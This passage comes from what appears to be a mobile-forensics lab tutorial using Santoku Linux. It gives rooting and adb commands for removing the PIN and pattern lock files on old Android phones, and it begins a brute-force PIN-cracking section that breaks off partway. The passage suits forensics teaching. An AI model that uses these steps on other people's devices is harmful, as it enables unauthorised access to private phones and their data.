
Step 15) Select the location and click "Continue".




Step 16) Select keyboard layout and click "Continue".




Step 17) Select your name and password and click "Continue".




Step 18) Once installation complete, you will see the following message.



Step 19) Enter the user name and password which we choose earlier.



Step 20) After you are successfully logged into the system, you will see the Santoku Linux desktop.



4.3.1 Android Password and Pattern Skipping

We can bypass Password Pin or Pattern security from android phone by finding the correct files on system.

Goal: To skip/bypass the pin (password) or pattern of Android phone using Santoku Linux.

Approach followed:

- a) Enable root access on phone using Kingo ROOT application.
- b) Enable USB debugging on phone
- c) Connect phone to Santoku Linux (running in VM environment)
- d) Run adb commands
- e) Get rooted access
- f) Detect password.key or gesture.key file and delete them

Requirements:


- a) Oracle Virtual Box Manager
- b) Santoku Linux Virtual Machine
- c) Android Brute Force Encryption tool (bundled)
- d) Android phone (HTC one PG86100 Android version: 4.0.3)
- e) Kingo ROOT application on your desktop

A) Enable root access on phone using Kingo ROOT application.


Step 1) Download and install Kingo ROOT application on your desktop. Once installed, run the application and connect your phone (one to be rooted). If your phone is already rooted you can skip this step.




Step 2) Make sure to enable USB debugging on your phone and connect your phone via USB cable.



Step 3) Once the Kingo ROOT application detects the phone we can click ROOT and wait for the application to finish.



Step 4) After completion we would see the following screen denoting that the phone is rooted.




B.) Enable USB debugging on phone



C) Connect phone to Santoku Linux (running in VM environment)

On your Oracle VirtualBox Manager, select your Santoku Linux VM and click on “start” button. Connect your phone to the laptop. To make your phone detectable by the laptop, click on “Devices” -> “USB” -> “USB Settings” and click on your device name.

As shown in the screen shot, it shows “BLU ADVANCE 4.0 L” as a device name.




D) Run adb commands

Detect the connected device by using “adb devices” command on terminal. Once detected get shell access to the android phone using adb shell.

E) Get rooted access

To run commands as a root user, type “su” command on the terminal.




The screenshot shows a terminal window titled "santoku@santoku-VirtualBox: ~". The window has a menu bar with "File", "Edit", "Tabs", and "Help". The terminal content is as follows:

```
santoku@santoku-VirtualBox:~$  
santoku@santoku-VirtualBox:~$ adb devices  
List of devices attached  
HT17CHX09842    device  
  
santoku@santoku-VirtualBox:~$ adb shell  
shell@android:/ $  
shell@android:/ $ su  
root@android:/ #  
root@android:/ #
```

F) Detect password.key or gesture.key file and delete them

Step 1) Detect password file. For HTC one, the location is /data/system/password.key file




The screenshot shows a terminal window titled "santoku@santoku-VirtualBox: ~". The window contains the following text:

```
storage_reserve
sync
throttle
uiderrors.txt
usagestats
userbehavior.db
userbehavior.db-journal
userbehavior.xml
users
wallpaper_info.xml
root@android:/data/system # pwd
/data/system
root@android:/data/system #
root@android:/data/system # ls | grep password
sh: grep: not found
127|root@android:/data/system # ls password.key
password.key
root@android:/data/system # ls password.key -al
-rw----- system system 72 2017-02-16 00:15 password.key
root@android:/data/system #
root@android:/data/system # pwd
/data/system
root@android:/data/system #
root@android:/data/system #
```


The terminal window has a dark background with light-colored text. The title bar is white with blue text. The bottom of the window shows a taskbar with various icons and the user's name "santoku" again.

Step 2) Remove the password.key file



```
127|root@android:/data/system #
127|root@android:/data/system #
127|root@android:/data/system #
127|root@android:/data/system #
127|root@android:/data/system #
127|root@android:/data/system # rm password.key
```

Step 3) We can also remove any Pattern lock on android phones. For HTC one phone the pattern lock information is stored in /data/system/gesture.key file



```
santoku@santoku-VirtualBox: ~
File Edit Tabs Help
santoku@santoku-VirtualBox:~$ 
santoku@santoku-VirtualBox:~$ 
santoku@santoku-VirtualBox:~$ adb devices
List of devices attached
HT17CHX09842    device

santoku@santoku-VirtualBox:~$ adb shell
shell@android:/ $ su
root@android:/ # ls -la /data/system/gesture.key
-rw----- system  system          20 2017-02-16 00:28 gesture.key
root@android:/ #
root@android:/ # rm /data/system/gesture.key
root@android:/ #
root@android:/ # exit
shell@android:/ $ exit
santoku@santoku-VirtualBox:~$
```

4.3.2 Android Password Cracking using Brute Force Encryption

Goal: To crack the pin (password) of Android phone using Santoku Linux.

Approach followed:

- a) Enable root access on phone using Kingo ROOT application.
- b) Enable USB debugging on phone
- c) Connect phone to Santoku Linux (running in VM environment)
- d) Run adb commands
- e) Run Android Brute Force Encryption program

Requirements:

- a) Oracle Virtual Box Manager
- b) Santoku Linux Virtual Machine
- c) Android Brute Force Encryption tool (bundled)
- d) A BLU phone (BLU ADVANCE 4.0L Android version : 4.4.2) or Google Nexus (Nexus S 4G Android version: 4.1.1)
- e) Kingo ROOT application on your desktop

A) Enable root access on phone using Kingo ROOT application

B) Enable USB debugging on phone

C) Connect phone to Santoku Linux (running in VM environment)

